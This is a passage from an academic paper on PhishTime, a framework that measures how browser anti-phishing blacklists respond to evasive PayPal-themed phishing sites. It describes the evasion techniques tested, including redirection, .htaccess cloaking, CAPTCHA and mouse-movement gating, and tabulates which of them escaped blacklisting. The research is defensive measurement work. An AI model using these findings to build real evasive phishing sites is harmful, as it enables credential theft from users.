Report URLs and Prune if Blacklisted. If any URL is not initially blacklisted, we report it (②) directly to the blacklists, and to other key anti-phishing entities, in an effort to get it blacklisted (using the approach and infrastructure described in Section 7.2). We subsequently prune URLs blacklisted within a reasonably short period thereafter and retain those that are not. Recent work has shown that once detected by a blacklist's backend, the majority of phishing URLs show blacklist warnings within two hours [46]. We, therefore, chose a blacklisting cutoff of two hours to eliminate URLs that blacklists could successfully *detect*, but likely originally failed to *discover*.

Analyze (Evasive) Phishing Websites. We then manually inspect the remaining URLs (③) to understand why they have been evading blacklist detection. We analyze the evasion techniques used as well as the behavior (i.e., general appearance and user interface) of the website. We performed this step by first visiting each URL, and then testing different variations of request parameters until we successfully retrieved the content. We can thus infer the server-side evasion techniques used by each phishing website. We also analyze each website visually, and inspect client-side source code, to not only uncover any additional evasion logic, but to compare the websites to samples of known phishing kits available to us to determine which are the most common. Simultaneously, we identify and exclude false positive or offline websites.

The rest of PhishTime's operation leverages the insights extracted from criminals' phishing websites and, through the automated deployment of our own artificial phishing websites that mimic them, achieves continual monitoring of blacklist performance.

Design (Evasion-inspired) Experiments. After analyzing a representative sample of URLs, we abstract the key trends that we observed and design experiments to replicate them in a controlled setting (④, Section 6).

[3] In the current ecosystem, PayPal is among the brands most commonly targeted by phishers [59].

Deploy PhishTime Experiments. Finally, we deploy these experiments (⑤, Section 7) to evaluate blacklist performance, over time, in the face of diverse evasion.

Ecosystem Recommendations. We use our experimental results to make security recommendations for specific blacklists or the ecosystem (⑥, Sections 8-9). Any resulting ecosystem changes can then influence the design of experiments in successive framework deployments.

5 PhishTime Analysis

We used the PhishTime framework in January 2019 to identify phishing websites in the wild capable of successfully evading blacklisting for extended periods of time. We then characterized *typical* evasion techniques used by these websites, and we designed experiments which entailed deploying a series of PhishTime-crafted phishing websites to empirically measure the response of blacklists to these techniques, in a controlled manner. Later, in August 2019, we used the framework to identify less common (but more sophisticated) *emerging* evasion techniques, and we designed additional experiments to test these techniques. We show a timeline of our ecosystem analysis using PhishTime, and the subsequent experiment deployments, in Figure 2.

5.1 Typical Evasion Techniques

In total, we analyzed 4,393 distinct phishing URLs in the wild and found that 183 failed to be promptly blacklisted. Although this may seem like a relatively small number, prior work has shown that the majority of real-world damage from phishing occurs from a small fraction of known phishing URLs [46]. Moreover, the total URL count for the ecosystem would be considerably higher, as we focused only on a single brand.

Of these 183 websites, 96 were never blacklisted anywhere before going offline (the average observed lifespan was 17 hours, 12 minutes), 87 were ultimately blacklisted in at least one desktop browser (with an average observed speed of 7 hours, 4 minutes) and 23 were ultimately blacklisted in at least one mobile browser (with an average observed speed of 12 hours, 2 minutes). We also observed 10 websites which remained live, without blacklisting, for over one week. Note that due to the inherent delay between an attacker's deployment of a phishing URL and its appearance in a report or feed, the aforementioned timings represent lower bounds [34].

By analyzing URLs in the e-mail lures reported to PayPal, we found that 177 of these websites had *lure* URLs which redirected to a different final landing URL with the phishing content. We observed redirection URLs both through third-party redirection services and attacker-controlled domains. In the latter case, we commonly observed JavaScript-based redirection alongside traditional HTTP redirection [20]. We also observed that at least 146 of these websites used some form of server-side cloaking [45]: we were unable to retrieve their content using a cloud-based web crawler but succeeded when using a mobile IP address or anonymous VPN service.




Figure 2: Timeline of framework & experiment deployments.

At least 42 websites had a different URL path or a subdomain of a domain that appeared in another phishing website, which reflects phishers' tendency to re-use infrastructure.

5.2 Emerging Evasion Techniques

We found that eight of the 96 phishing websites which were never blacklisted implemented clever mechanisms to evade detection: five presented visitors with a CAPTCHA challenge prior to displaying the phishing content, two required the user to click on a button in a popup window prior to redirecting to the phishing page, and one would not render content prior to detecting mouse movement. We refer to these evasion techniques as *behavior-based* because they require a specific user behavior to display phishing content.

6 Experimental Design

We now transition from merely observing the ecosystem to actively measuring it: to methodically test the phishing website configurations we observed, we replicate them across a large sample of our own new artificial phishing websites. We deploy these websites, report the respective URLs to several anti-phishing entities, and monitor the speed and coverage of blacklists as they respond to our reports. We conducted our experiments ethically, to avoid harming any real users or anti-phishing systems, as discussed in Section 9.2.

In total, we made one preliminary deployment in March 2019 and six main deployments of experiments at regular intervals between May 2019 and January 2020. The purpose of the preliminary deployment—which mirrored the configuration of the first main deployment—was to verify the soundness of our experimental design and the technical correctness of our framework. We summarize our deployments in Table 1.

Across the six main deployments, we launched 2,862 phishing websites as part of seven different experiments. We registered a total of 2,646 new *.com* domain names for these websites. Because some of our experiments involved redirection links, an additional 1,296 such links bring our overall URL count to 4,158. As our experiments seek to make several distinct measurements over time, each deployment includes multiple different experiments.

Each experiment consists of one or more distinct *batches* of phishing websites: groups that share a single configuration corresponding to the respective *experiment*. We chose our batch size, 54, by estimating the required number of domains (i.e., which we would then purchase) for a sample size that could support statistically significant inferences in one-way ANOVA among sets of batches: To obtain a power of 0.95 at a p-value of 0.05, we initially assumed a *medium* effect size of 0.25 [12]. Using the baseline GSB blacklist speed observed

Experiment		Deployment						Per Deployment			Total		
		1 May	*2 Jul.*	*3 Sep.*	*4 Oct.*	*5 Nov.*	*6 Dec.*	*Batches*	*Websites*	*URLs*	*Batches*	*Websites*	*Domains Registered*
A	*Baseline*	✓	✓	✓	✓	✓	✓	1	54	54	6	324	324
B	*Basic Evasion*	✓	✓	✓	✓	✓	✓	1	54	54	6	324	324
C	*Typical Evasion (Redirection)*	✓	✓	✓	✓			3	162	324*	12	648	1,080
D	*Domain Reuse*	✓	✓	✓	✓			3	162	324*	12	648	0
E	*Discovery*	✓	✓	✓	✓			2	108	108	8	432	432
F	*Emerging Evasion*					✓		7	378	378	7	378	378
G	*Evidence-based Reporting*						✓	2	108	108	2	108	108

Table 1: Experiments conducted during each of our main deployments (*half are redirection links).

in the preliminary deployment, we calculated a higher effect size of 0.36, which suggests an adequate sample size selection.

6.1 Measuring Blacklist Speed & Coverage

The experiments in this section focus primarily on measuring the *detection* performance (i.e., speed and coverage) of blacklists. As we believe that it is generally infeasible for attackers to avoid *discovery* when conducting traditional phishing attacks (e.g., at scale through e-mail spam), our reporting methodology seeks to ensure that all URLs we deploy as part of these experiments are promptly discovered by the blacklists we test. We do so by simultaneously reporting the URLs to multiple blacklists and other anti-phishing entities, which we elaborate on in Section 7.2.

Experiment A: Baseline. For our simplest experiment, we launch a single batch of basic phishing websites, with no evasion technique, once in each deployment. These, and all other websites we deploy, used HTTPS to match current ecosystem trends [2]. This experiment serves two key purposes: to establish a baseline for the best-case speed and coverage provided by blacklists (for comparison to other experiments), and to measure if these metrics remain consistent over time.

Experiment B: Basic Evasion. In this experiment, we test two straightforward cloaking techniques inspired by our observations in Section 5.1: websites that only allow traffic from browsers with a mobile *user agent* [20, 30], and websites that render content using JavaScript. We alternate these two cloaking techniques between deployments.

This experiment allows us to evaluate blacklists' response to slightly more sophisticated phishing by comparing against the baseline response in Experiment A. It also establishes a point of comparison for even more sophisticated phishing in later experiments. A secondary objective of this experiment is to assess blacklist coverage (on mobile devices) of phishing websites aimed specifically at mobile users. Mobile devices have historically been prone to phishing [63], and recent work has revealed gaps in blacklisting on mobile devices [44].

Experiment C: Typical Evasion (Redirection). Each deployment in this experiment has three batches of websites that focus on evaluating the evasiveness of redirection. In a one-to-one mapping, we pair each phishing website with a *different* URL that redirects to it with an HTTP 302 status code [20]. For this experiment, we *only* report the redirection URLs (i.e., the URLs that could serve as lures in a phishing e-mail). We configured each phishing website with the same evasion technique as Experiment B in the respective deployment.

In the first of the three batches, we used a popular link shortening service, *bit.ly*, to generate the redirection links. Such services are commonly used by attackers to scalably generate unique lures. In the second of the three batches, we used our own *.com* domains (each different from the website's domain) for the redirection links. In the third batch, we similarly used *.com* domains for the redirection links, but additionally configured them with server-side IP and hostname cloaking [45]. The latter batch thus most closely mirrors the typical configuration of the phishing websites that we observed in Section 5.1; we based the cloaking technique on the *.htaccess* file (which blocks known crawlers) found in a phishing kit that we commonly observed in the wild during the PhishTime analysis (③).

Because we only change one variable between the three batches, we can compare the blacklisting of phishing websites that combine redirection with cloaking on *both* the lure and the phishing website with the blacklisting of websites with lesser degrees of evasion. We can also evaluate the feasibility for attackers to use, and the ecosystem's mitigation of, third-party redirection services.

Experiment D: Domain Reuse. After the completion of each Experiment C deployment, we generate identical batches of websites on the same domains as in Experiment C, but with different *URL paths* [3]. We then redeploy these websites as part of a new experiment, which seeks to measure how blacklist speed and coverage change when phishers re-use domains and infrastructure to carry out successive attacks (a strategy phishers use to increase their ROI).

Experiment F: Emerging Evasion. These websites mirror the sophisticated, emerging evasion techniques we observed in Section 5.2. Three batches implement evasion using JavaScript code that we found in the wild for CAPTCHA, popup, and mouse movement cloaking, respectively. Three additional batches have the same configuration but with added *.htaccess* server-side cloaking, as in Experiment C. One final batch had only *.htaccess* cloaking, as a control group.

6.2 Other Measurements

Our remaining experiments follow a different reporting methodology than those in the previous section.

Experiment E: Discovery. In this experiment, we launch

two batches of websites, per deployment, that mirror the (basic) configuration of Experiments A and B. However, we only report each batch to a single anti-phishing entity (PayPal or the APWG), alternating between deployments. Thus, by comparing against Experiments A and B, we can evaluate how well our primary reporting methodology ensures prompt *discovery* by blacklists. We can also directly test the performance of specific anti-phishing entities: we chose PayPal's own anti-phishing system because our websites used the PayPal brand, and we chose the APWG because it had been shown to reliably share phishing URLs with other entities [2, 44].

Experiment G: Evidence-based Reporting. When we initially designed our experiments, Google Safe Browsing only allowed the submission of bare URLs when reporting phishing (whether manually or programmatically). However, in July 2019, with the release of the Chrome Suspicious Site Reporter (CSSR) [11] plugin, manual reports could be enhanced with additional evidence: a screenshot, source code, and the redirection chain, IP address, and user agent for the request. To evaluate if this enhanced reporting approach could help improve blacklists' detection of evasive URLs, we designed this additional experiment to compare the coverage of GSB when reporting with the old and the new method.

We configured the two batches of phishing websites in this experiment with cloaking that limits traffic to US IP geolocations: a strategy that was recently capable of evading GSB [44]. We reported one batch via CSSR [11] and the other batch via the traditional GSB URL submission form [22]. Because CSSR only supports manual submissions, we compared it to another manual submission channel.

7 Implementation of Experiments

We adapted a previously-proposed testbed (*PhishFarm* [44]) to deploy the phishing websites needed for each of our experiments. The testbed enables the automated configuration, deployment, and monitoring of *innocuous* but real-looking phishing websites to empirically measure browser-based defenses such as blacklisting. To accurately emulate current phishing trends and ecosystem defenses, we enhanced the testbed to support automation of HTTPS website hosting, lures with redirection, and API-based reporting.

7.1 Overview

In Figure 3, we provide an overview of the steps we took to deploy each experiment. First, we prepare the hosting infrastructure (Ⓐ). We used the aforementioned testbed to host our phishing websites on 45 cloud-based Apache web servers, each with a unique US IP. At the time of each deployment, we configure DNS records to point the required domains to these web servers, and we install Let's Encrypt SSL certificates [33] for each domain. Next, we configure the phishing website content and behavior (i.e., evasion techniques) for each URL, and we test this configuration to verify the correct operation of the framework (Ⓑ). We then activate the websites and





Figure 3: Steps in each deployment of experiments.



(a) Successful request (b) Request denied by cloaking

Figure 4: Appearance of our phishing websites.

immediately report their URLs to the anti-phishing entities specified by the experimental design (Ⓒ). Over the course of the next seven days, we monitor the blacklist status of our URLs and we collect web traffic metadata (Ⓓ). Finally, we deactivate the websites and analyze the collected data (Ⓔ). Each of these steps is fully automated by the testbed.

All of our phishing websites matched the look and feel of the *PayPal.com* login page as it appeared in January 2019. Whenever a crawler request was denied by the cloaking technique on a particular website, it would encounter a generic *404* error message [20], as shown in Figure 4.

7.2 Reporting to Blacklists

To maintain consistency across our large number of experiment deployments, we fully automated our reporting methodology. Our reporting approach is representative of the actions that an organization targeted by phishers might take to mitigate known phishing websites [44].

To report each of our phishing websites, we submit its URL directly to Google Safe Browsing via the Phishing Protection Submission API [24][4] and to the APWG via the eCrime Exchange API [2]. Direct API reporting is not available for Opera and Microsoft SmartScreen. However, prior work has shown that the APWG and other major anti-phishing entities share data with these blacklists [44, 50]. Therefore, we report to these additional entities via e-mail. Using a PayPal-branded phishing e-mail template found in the wild, we generate a fake phishing e-mail with the URL of the website. We then forward this e-mail as an attachment to anti-phishing entities that accept reports from the public: PhishTank [49], Netcraft [42], PayPal [51], and US CERT [21]. This reporting methodology seeks to guarantee all blacklists' *discovery* of our phishing websites (thus, it does not apply to Experiments E and G, as previously discussed in Section 6.2).

[4] At the time of our deployments, the Phishing Protection Submission API was in a beta stage and not available to the public. Google provided us with access to the API for this research.

7.3 Blacklist Monitoring

We used a total of 40 virtual machines (VMs) to empirically monitor blacklisting of each website at least once every 10 minutes across six desktop browsers: Chrome, Safari, Firefox, IE, Edge, and Opera. In addition, to determine the speed of blacklisting on mobile, we monitored Google Safe Browsing programmatically using the Update API [23]. Using a single physical Android phone (connected to the Internet over Wi-Fi), we also empirically compared the coverage of mobile Chrome, Firefox, and Opera to their desktop counterparts.

7.4 Experimental Controls

To ensure the validity of our experimental data, we meticulously controlled the configuration and deployment of our experiments to minimize the effect of confounding factors on the observed speed of blacklisting: any factors other than the evasion technique of each website (Experiments A-F) or the reporting channel (Experiment G).

Website Metadata. Beyond classifying phishing websites based on their content, anti-phishing systems (including blacklists) consider metadata such as deceptive URL keywords, domain age, and URL and IP reputation [64]. Each of our domains and URL paths consisted of combinations of random English words to limit detection via URL or DNS attributes [5, 68]. To ensure that no historical maliciousness was associated with our phishing URLs, we registered a new domain name for each URL reported (except Experiment D, which deliberately measured domain re-use). We also registered our domains six months before each experiment, leveraged a major registrar (GoDaddy), and used the *.com* TLD (found in the majority of current phishing URLs) to minimize detectability through these attributes [2].

Network Traffic. To prevent network signals from our monitoring infrastructure from potentially skewing blacklisting, our websites showed benign content to requests from this infrastructure. We also disabled client-side anti-phishing features in the browsers used for monitoring. Similarly, queries to the Update API did not leak the URLs being checked.

Consistent Reporting. Some anti-phishing systems filter reports to mitigate the risk of being flooded by fictitious URLs from attackers. Our direct reports through Google's non-public API inherently avoid such filtering. Also, each of our e-mail reports originated from a different e-mail address, and information such as the (fictitious) victim name or transaction amount was randomized between reports. We initiated each deployment at approximately the same time of day. We then sent the reports for any given experiment in a single pass to minimize variations in reporting time, and we throttled the reports to avoid an excessive reporting rate.

Experimental Variables. Within each experiment, we varied the configuration of different batches in at most one way to be able to perform a comparative analysis on a single variable. The same concept also applies *between* the majority of our experiments, which can thus collectively paint a multi-dimensional view of the response of anti-phishing blacklists.

Experiment Duration. Anti-phishing blacklists typically respond within a matter of hours; however, in certain cases (e.g., due to cloaking), blacklisting may be delayed by several days as additional (possibly manual) checks are made by various entities [44]. This observation, combined with occasional long-lasting phishing websites during the PhishTime analysis, motivated our conservative choice of a one-week lifespan for each phishing website in our experiments.

We discuss possible trade-offs in our controls in Section 9.3. Nevertheless, in the following section, we show that our experiments generally led to a consistent response by the ecosystem and ultimately yielded actionable findings.

8 Experimental Results

After the completion of all our experiment deployments, we had collected extensive data for each of the 4,158 URLs that we launched and monitored: timestamps of blacklisting (in six desktop browsers, three mobile browsers, and the Google Safe Browsing API), online status, certificate revocation status, and web traffic logs. Our infrastructure operated as expected during each main deployment.

In the analysis that follows, for any given batch of URLs, we define the coverage of a given blacklist as the percentage of all URLs that were blacklisted *at any point* during the seven-day deployment of the batch. For any given URL, we define blacklist speed as the elapsed time between *our* reporting of that URL and its subsequent blacklisting. Within an individual batch, we either provide median speed in tabular form or plot speed as a function of coverage over time.

Simplification of Dimensionality. Our empirical monitoring of desktop browsers revealed that Chrome and Safari consistently delivered the same blacklist speed and coverage, whereas Firefox was an average of 10 minutes slower (likely stemming from different caching of the GSB Update API [24]) but still had the same coverage. Similarly, in comparing IE and Edge across all deployments, we found that the former was 12 minutes slower on average, also with the same coverage. Thus, to simplify and clarify our analysis, we exclude the desktop versions of Safari, Firefox, and IE from our evaluation.

On mobile devices, we found the blacklist speed and coverage of Firefox to be identical to its *desktop* counterpart. Offline verification of the GSB API data also showed that mobile Safari was consistent with mobile Chrome. We therefore do not duplicate the respective metrics in the tables in this section. However, neither mobile Chrome nor mobile Opera showed consistency with their desktop versions. Note that due to limited mobile hardware, we could not accurately measure the speed of mobile Opera across all experiments, so we exclude this data.

Data Aggregation. We aggregate our blacklist measurements based on the objectives of each experiment, as defined in Section 6. For longitudinal comparisons, we group blacklist performance by deployment; to evaluate evasion, we aggregate multiple deployments by experiment or batch.

		Desktop						Mobile				Avg. Traffic	
		GSB		*SmartScreen*		*Opera*		*GSB: Chrome/Safari*		*GSB: Firefox*	*Opera*	*All Requests*	*Successful Requests*
Deployment		Coverage	Median Speed	Coverage	Median Speed	Coverage	Median Speed	Coverage	Median Speed	Coverage	Coverage		
1	May 2019	100.0%	00:44 (hh:mm)	100.0%	02:02	98.1%	00:37	100.0%	09:19	100.0%	0.0%	1677	1151
2	Jul. 2019	100.0%	00:51	100.0%	02:38	70.4%	00:32	55.6%	35:28	100.0%	0.0%	7003	1491
3	Sep. 2019	64.8%	00:50	61.1%	04:44	22.2%	01:52	13.0%	159:22	64.8%	14.8%	286	211
4	Oct. 2019	98.1%	01:00	100.0%	02:19	64.8%	00:55	50.0%	03:05	98.1%	14.8%	3756	2020
5	Nov. 2019	100.0%	01:26	100.0%	02:27	59.3%	00:38	13.0%	39:11	100.0%	0.0%	1566	682
6	Dec. 2019	100.0%	00:46	100.0%	02:34	48.1%	00:28	70.4%	00:28	100.0%	9.3%	3255	1554

Table 2: Blacklist performance vs. unevasive phishing (Experiment A: raw data for each deployment).

		Desktop						Mobile				Avg. Traffic	
		GSB		*SmartScreen*		*Opera*		*GSB: Chrome/Safari*		*GSB: Firefox*	*Opera*	*All Requests*	*Successful Requests*
Deployment		Coverage	Median Speed	Coverage	Median Speed	Coverage	Median Speed	Coverage	Median Speed	Coverage	Coverage		
1	May 2019	89.5%	02:29 (hh:mm)	88.0%	10:20	83.4%	03:54	54.9%	07:36	89.5%	0.0%	2038	603
2	Jul. 2019	99.3%	01:46	99.5%	05:42	43.0%	01:41	0%	-	99.3%	31.8%	508	53
3	Sep. 2019	79.9%	02:21	69.5%	08:24	50.1%	02:36	3.2%	34:47	79.9%	29.3%	1073	589
4	Oct. 2019	86.7%	01:32	90.0%	10:19	58.2%	01:51	0%	-	86.7%	35.0%	545	45

Table 3: Blacklist performance vs. evasive phishing (Experiments B, C, D: average of all deployments).




Figure 5: Aggregate speed and coverage of all blacklists against uncloaked websites (Experiment A, Deployments 1-6).

8.1 Discovery

Of the 4,158 URLs that we deployed, 4,068 received traffic from at least one crawler. The 94 URLs which were never visited were all part of Deployment 3: 81 URLs were part of Experiment E (reported to a single entity) and 13 were post-redirection landing pages within Experiment C.

3,514 of our URLs were blacklisted in at least one browser. Of the 644 URLs never blacklisted, 299 were part of Experiment F (in which sophisticated cloaking successfully evaded detection), 131 were part of Experiments E or G (which were not designed to guarantee discovery), and 214 were part of Experiments B, C, and D (with cloaking and redirection).

Given that the aforementioned lack of traffic can be attributed to the ecosystem issues we identified during Deployment 3 (discussed in Section 8.2), and the fact that all websites from Experiment A were blacklisted in at least one browser, we believe that our reporting methodology was successful in ensuring prompt discovery by the ecosystem.

8.2 Overall Blacklist Performance

In Table 2, we show the blacklist speed and coverage results from each of the six deployments of Experiment A, as well as the average number of crawler requests to *each* individual website. Because this experiment consisted solely of unsophisticated phishing websites without any form of evasion, it allows us to establish a baseline for best-case blacklist performance which we can compare against other experiments.

Desktop Blacklists. With an average coverage of 92.9% and an average speed of 56 minutes (based on the medians across our six deployments), overall, GSB proved to be the best-performing blacklist we tested. SmartScreen showed a slightly higher coverage of 93.2%, but had a slower speed of 3 hours and 47 minutes. Opera's coverage was the lowest, at 60.5%, though its 55-minute speed managed to inch ahead of GSB.

Mobile Blacklists. The mobile version of Firefox mirrored the 92.9% coverage of GSB on desktop and had the highest coverage of the mobile blacklists we tested. Mobile Chrome and mobile Safari delivered a much lower coverage of 57.8%, whereas Opera's coverage was minimal at 3.7%.

Although aggregate speed and coverage metrics provide an assessment of overall blacklist performance, they fail to illustrate specific differences in behavior between blacklists. In Figure 5, we plot the growth of each blacklist's coverage over the course of the first 12 hours of our deployments (the same data over the full one-week deployment is in Figure 6). We observe that GSB and Opera both start blacklisting as early as 20 minutes after receiving our phishing reports. SmartScreen's earliest response occurred about one hour after GSB and Opera, and grew over a seven-hour period thereafter. On desktop platforms, GSB coverage grows quickly and stabilizes after approximately three hours; on mobile devices, coverage grows more slowly over a longer period and is a subset of the desktop blacklisting. We did not observe any patterns in our website configurations that consistently led to mobile blacklisting, nor did such websites receive more crawler traffic.

Long-term Blacklist Consistency. High blacklist speed and coverage are necessary to effectively protect users from phishing websites, but, given the pressure upon the ecosystem by phishers [2, 25], it is equally important that blacklist performance remains consistent in the long term. By comparing the measurements between successive deployments (in Table 2 and 3 for non-evasive and evasive phishing websites, respectively), we can evaluate this consistency.

Per the data for Experiment A, we observe that both GSB and SmartScreen delivered 100% coverage and similar speed in five

		Desktop						Mobile				Avg. Traffic	
		GSB		*SmartScreen*		*Opera*		*GSB: Chrome/Safari*		*GSB: Firefox*	*Opera*	*All Requests*	*Successful Requests*
Experiment	**Batch**	Coverage	Median Speed	Coverage	Median Speed	Coverage	Median Speed	Coverage	Median Speed	Coverage	Coverage		
Experiment A (Baseline)		92.9%	00:57 (hh:mm)	93.2%	02:48	60.5%	00:55	57.8%	17:30	92.9%	3.7%	3452	1366
Experiment B (Basic Evasion)	JavaScript Cloaking	88.3%	01:03	100.0%	03:30	49.4%	00:56	0.0%	-	88.3%	0.0%	455	115
	Mobile Cloaking	100.0%	00:55	100.0%	02:39	44.0%	00:38	0.0%	-	100.0%	0.0%	936	207
Experiment C (Typical Evasion - Redirection)	bit.ly Redirection - Lure	86.1%	01:25	91.4%	03:02	46.3%	01:40	0.0%	-	86.1%	0.0%	2313	2313
	bit.ly Redirection - Landing	86.1%	02:58	88.0%	12:45	59.3%	02:46	25.9%	43:51	86.1%	25.0%	593	392
	.com Redirection - Lure	83.3%	01:44	99.4%	03:09	50.6%	01:57	0.0%	-	83.3%	41.4%	440	81
	.com Redirection - Landing	88.9%	02:48	87.0%	09:35	59.7%	02:55	24.1%	11:46	88.9%	30.6%	740	454
	.com Redirection w/ .htaccess	80.2%	01:36	77.2%	08:51	37.7%	01:31	0.0%	-	80.2%	25.3%	275	28
	.com Redirection w/ .htaccess - Landing	84.3%	02:43	86.6%	10:01	51.9%	02:33	9.3%	11:19	84.3%	32.9%	370	63
Experiment D (Domain re-use)	bit.ly Redirection - Lure	96.3%	01:09	94.4%	06:51	58.0%	00:41	0.0%	-	96.3%	0.0%	5143	5143
	bit.ly Redirection - Landing	97.2%	02:03	72.7%	11:56	58.0%	02:21	4.3%	00:01	97.2%	52.5%	876	497
	.com Redirection - Lure	95.7%	01:10	99.4%	06:59	73.5%	27:24	0.0%	-	95.7%	54.9%	1582	984
	.com Redirection - Landing	98.1%	02:10	71.3%	11:48	66.7%	01:50	3.7%	46:28	98.1%	50.0%	1061	534
	.com Redirection w/ .htaccess - Lure	93.8%	01:13	77.2%	10:07	37.7%	00:57	0.0%	-	93.8%	37.0%	1051	583
	.com Redirection w/ .htaccess - Landing	95.4%	02:17	67.3%	12:19	45.7%	01:53	0.0%	-	95.4%	40.7%	332	42
Experiment E (Discovery)	Reported to APWG	98.1%	02:47	100.0%	02:29	41.7%	02:41	51.9%	04:53	98.1%	41.7%	2901	1591
	Reported to PayPal	16.2%	01:06	38.4%	02:43	6.5%	00:49	13.0%	00:35	16.2%	2.8%	450	293
Experiment F (Emerging Evasion)	Mouse Movement Cloaking	0.0%	-	0.0%	-	0.0%	-	0.0%	-	0.0%	0.0%	37	34
	CAPTCHA Cloaking	0.0%	-	42.6%	03:06	0.0%	-	0.0%	-	0.0%	0.0%	47	42
	Notification Cloaking	0.0%	-	0.0%	-	0.0%	-	0.0%	-	0.0%	0.0%	48	41
	.htaccess Cloaking	100.0%	01:37	100.0%	10:47	42.6%	00:40	0.0%	-	100.0%	0.0%	702	86
	Mouse Movement Cloaking w/.htaccess	0.0% coverage										59	20
	CAPTCHA Cloaking w/.htaccess											45	19
	Notification Cloaking w/.htaccess											48	21
Experiment G (Reporting Methods)	Standard URL Report	20.4%	00:38	0.0%	-	0.0%	-	20.4%	00:17	20.4%	0.0%	5	2
	Chrome Suspicious Site Reporter (CSSR)	90.7%	10:13	0.0%	-	0.0%	-	90.7%	10:17	90.7%	0.0%	16	14

Table 4: Blacklist performance aggregated by each batch (average of all deployments).

of the six deployments. Opera remained consistent in terms of speed across five deployments. For GSB and SmartScreen, we applied ANOVA to each respective set of raw baseline desktop blacklist speed observations (as aggregated in Table 2), treating each deployment as a separate group. We found the differences to be statistically significant, with a p-value below 0.01 for both tests. We believe that these variations—even if relatively small—stem from the complexity of the underlying anti-phishing systems, the order in which reports are processed, and data sharing methods across the ecosystem [64]. However, except for GSB in mobile Firefox, blacklists in *mobile* browsers did not prove to be consistent with their desktop counterparts.

Also, notably, coverage dropped dramatically during Deployment 3, both for non-evasive and evasive phishing, as shown in Tables 2 and 3. In analyzing this anomaly, we first ruled out technical issues and confirmed that all of our e-mail and API reports were successfully delivered. We also redeployed Experiment A with prior domains and reproduced the degraded coverage. After analyzing the results of single-entity reporting in Experiment E (summarized in Table 4), we found that the coverage from reports sent directly to PayPal was similarly low: its coverage in GSB was 9.3% in Deployment 3, down from 44.4% in Deployment 1. Upon comparing crawler traffic between these deployments, we found that crawler activity as a result of PayPal reports was absent from the majority of websites in Deployment 3. Although we cannot rule out other ecosystem factors, we believe that this absence was a key cause of the overall coverage drop, and we disclosed it to PayPal (we later received acknowledgment of the issue, which was ultimately resolved).

Baseline coverage recovered in subsequent deployments, except for a single website in Deployment 4 that failed to be blacklisted by GSB. Despite being blacklisted by SmartScreen and crawled by numerous other entities, it was never crawled by GSB: our original GSB report was likely never acted on, and GSB did not appear to discover the URL through the other entities to which we reported. Though an outlier, this suggests that the ecosystem may benefit from more robust data sharing.

Blacklist Persistence. Across all of our deployments, once a URL was blacklisted in a particular blacklist, we did not observe de-blacklisting during the deployment or within one week immediately thereafter. After the conclusion of our final deployment, we served *404* errors from all of our URLs and monitored them for an extended period. We found that the earliest removal from blacklists occurred 29 days after we had originally reported the respective URL.

We suspect that de-blacklisting may depend on factors such as the presence of benign content on a domain, the domain's reputation, or whether the web server is online. Although our experiments were not designed to pinpoint criteria for de-blacklisting, we believe that the premature removal of phishing URLs from blacklists is currently not a significant issue.

8.3 Typical Evasion Techniques

In Table 4, we show blacklist performance for the specific batches within each experiment, aggregated across all deployments. This allows us to compare speed and coverage when blacklists are faced with different evasion techniques.

Websites with mobile user agent cloaking (in Experiment B) had a negligible effect on desktop blacklisting compared to the unevasive Experiment A (if we disregard the skew from Deployment 3): modern blacklists can, in fact, reliably detect phishing websites with certain basic evasion techniques. Interestingly, however, both GSB and Opera had 0% coverage on mobile devices across all deployments of Experiment B, which is very undesirable given that Experiment B websites were configured to be accessible exclusively on mobile devices. In Figure 6, we visualize blacklisting of these websites in each blacklist over the full duration of our deployments.

In Experiment C, we tested the addition of three types of redirection on top of the basic evasion techniques in Experiment B. For brevity, we focus our discussion on blacklisting by GSB on desktop, and we use the average speed and coverage across all deployments of Experiment B (00:59 and 94.2%, respectively), calculated per Table 4, as a point of comparison. On average, redirection via *bit.ly* links slowed




Figure 6: Comparison of all blacklists' aggregate performance for uncloaked websites vs. websites with Mobile cloaking.

